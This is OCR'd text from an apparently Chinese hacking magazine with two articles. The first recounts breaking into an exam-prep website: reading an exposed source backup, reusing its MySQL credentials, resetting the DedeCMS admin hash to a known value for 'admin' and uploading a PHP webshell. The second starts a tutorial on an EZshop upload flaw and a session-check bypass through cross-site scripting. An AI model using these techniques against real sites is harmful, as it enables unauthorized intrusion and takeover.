先去Webshell里看看能不能执行命令，不过我估计没那种运气，服务器是Windows系统，应该是用IIS架设的WEB服务。由于Windows默认会建立一个用户来启动IIS服务，这个用户的权利很低，所以不可能直接执行命令加管理员。

IIS架设的WEB服务可能还支持其它脚本，先上传了一个asp脚本进行测试，是支持的。看了一下组件，WScript.Shell已经删除，这个网站是在e:\fxhost\ydc3\web目录下。浏览了一下e:\fxhost\目录，可以看到服务器上网站的文件夹，如图4。




图 4

从图中我们可以看到第一个文件夹，那就是我想要拿的备考网。但是别高兴的太早，直接访问却提示“错误：没有权限”。上传了asp.net程序试试，结果也是显示的“错误：没有权限”。提权到这里就陷入困境了，时间不早了，明天还要上班，睡觉……

第二天下班以后继续想办法继续昨天的提权操作。习惯性的看了看其它盘符，没想到真有意外的收获！在F盘下有一个备份文件，从备份的名字可以猜得出来是我们要拿的站，可能备份的是我们要拿的站的源码，于是马上把备份文件下下来。

在本地解压，真的是我们要拿的站的源代码，有了这就好办了。先去找连接数据库的配置文件，应该存放了连接数据库的账号和口令，如果是root用户，就可以提权拿到服务器了。但是，连接数据库的配置文件里显示的是普通数据库账户。

我们可以查询管理员账号和口令，然后登录网站后台。先在备份的网站文件中找到网站的后台路径，然后查找连接数据库配置文件的内容，如图5。




图 5

从图中我们可以看到连接Mysql数据库的账号和口令。我们利用获取到的数据库账号和口令来连接数据库，成功连





图6


图7




图8

接上，并查询到了备考网管理员的账号和口令，如图6。

从图中我们可以看到，管理员的口令是24位的。好像没有24位的MD5加密啊？在网上查了很多信息也没有查到，记得织梦内容管理系统后台管理员都是32位md5加密，这24位的口令怎么破解啊？

在网站备份文件中，发现管理员使用的是最新的织梦内容管理系统。于是我马上到织梦官方网站上去下载了一套最新的织梦内容管理系统，在本地搭建好环境，马上查看其数据库管理员表内容，发现口令也是24位的！

好久没有接触织梦内容管理系统了，没想到最新版本的系统已经采用了24位加密方式。知道了怎么回事就好办了，现在管理员表里24位加密口令是f297a57a5a743894a0e4，明文密码是admin。

我们可以先把备考网管理员的口令保存一下，再利用源代码配置文件中的Mysql数据库账户和口令连接数据库，把备考网的管理员加密口令更新成f297a57a5a743894a0e4。因为我们知道，这个f297a57a5a743894a0e4密文的明文口令是admin，现在我们再来登录网站管理后台，如图7，成功进入。

从图中我们可以看到，已经成功登录网站后台。织梦系统后台拿Webshell很简单，在后台**“会员”－“附件管理”**中有个“文件式管理器”，可以对网站文件进行管理，我们可以直接上传一个大的PHP马到网站上去就行了，如图8。

从图中我们可以看到，已经成功上传PHP大马文件了，Webshell搞定。


四、总结

曲折渗透备考网到这里就结束了，网站管理员安全意识还可以，主站安全性比较好，但是网站服务器由于备份盘没有设置权限，导致其它用户可以下载网站备份文件。

其实我们在提权的时候首先可以利用一些常用的方法，如果一般的方法不行，可以多浏览一下服务器，多找找服务器上的敏感文件，可能有意想不到的发现。

[文中的DeDeCMS综合利用工具已收录在本期光盘]

编辑点评：两个漏洞的利用加作者的细心完成了这次渗透。



跨站的另类应用 绕过session验证

图 白开

从本文你可以学到如何用跨站提交数据包

本期有三篇文章的内容分别是在跨站、批处理以及小技巧方面，都是符合我们以前出的题目。“高手专栏”文章的宗旨其实就是一些题目的具体研究，不类似“西线”的入侵经过。如果“西线”的文章是在入侵中体现了思路以及技术的展现，那么“高手”的文章就是入侵知识的积累及质的体现。最后，还是希望大家多给这个栏目投稿，分享你的经验技巧。当然，本次我们还继续为你奉献无线高手的技巧篇。

前几天遇上一个购物网站，在后台查到了版本信息：“EZshop AC 1.0”，貌似是一“冷门”程序，最终通过百度找了一套试用版的源代码，一分析，发现几个常规漏洞。

由于是试用版本，后台的大部分功能都用图片代替了。不过还好，找到了一处经典的上传漏洞，在UpFileNameEzshop_Save.asp文件中有以下代码：

```
set upload=new upload_file    '用了无惧无组件上传类
if upload.form("act")="uploadfile" then
    filepath=trim(upload.form("filepath"))    'filepath是从表单获取的
    filelx=trim(upload.form("filelx"))    'filelx是从表单获取的
(......省略部分代码......)
 randomize
 ranNum=int(90000*rnd)+10000
 filename=filepath&year(now)&month(now)&day(now)&hour(now)&minute
(now)&second(now)&ranNum&"."&fileExt

 if file.FileSize>0 then
    file.SaveToFile Server.mappath(FileName)
  end if
end if
```

常规思路，截包上传：**抓包→修改数据→nc提交**，这样就可以得到Webshell了。不过令人郁闷的是，开始有一段session验证的代码：

```
if session("ezshopadmin")="" then
 response.Write "<script LANGUAGE='javascript'>alert('网络超时或者
您还没有登录请登录');window.location.href='Login.asp';</script>"
 response.End
else
 if session("flag")>2 then
```

```
    response.Write "<p align=center><font color=red>您没有此项目管理
权限!</font></p>"
    response.End
    end if
  end if
```




图 1

管理员在后台登录后，session("ezshopadmin")才有值，如果session为空的话，一律踢出。

接下来我就把目标放在了获得管理员用户名和密码上。经过检测，默认的用户名密码不行，默认数据库也不存在。看了看前台，不少地方都存在cookie注入，不过得到的密码到网站上一解密，结果是“Not Found”，郁闷。




图 2




图 3

静下心来再看代码，前台除了留言板和站内短信过滤不严可以跨站外，似乎没有什么可以利用的了。利用跨站可以绕过session验证吗？

在网站上查了一下session验证的相关知识，大概可以这样理解它：




图 4

> Session机制是一种服务器端的机制，在ASP中，当访问者第一次访问服务器的一个ASP网页时，服务器会为它创建一个独立的session对象，并分配给客户端一个sessionID号。当客户端再次请求连接时，服务器首先检查这个客户端的请求里是否已包含sessionID。
>
> 如果已包含，则说明已经为此客户端创建过session对象，服务器就按照sessionID把session对象检索出来使用；
>
> 如果客户端请求不包含sessionID，则为此客户端创建一个session并生成一个与此session相关联的sessionID号。
>
> Session对象是保存在服务器中的，当用户注销、退出或者会话失效（IIS中默认20分钟不再访问即会话失效）后，session对象销毁。而sessionID是以“ASPSESSIONIDXXXXXXXX”的形式保存在浏览器的cookie中的（如图1）。关闭浏览器后这个sessionID就消失了，再次连接服务器时，即使session对象尚未销毁，也无法找到原来的session。

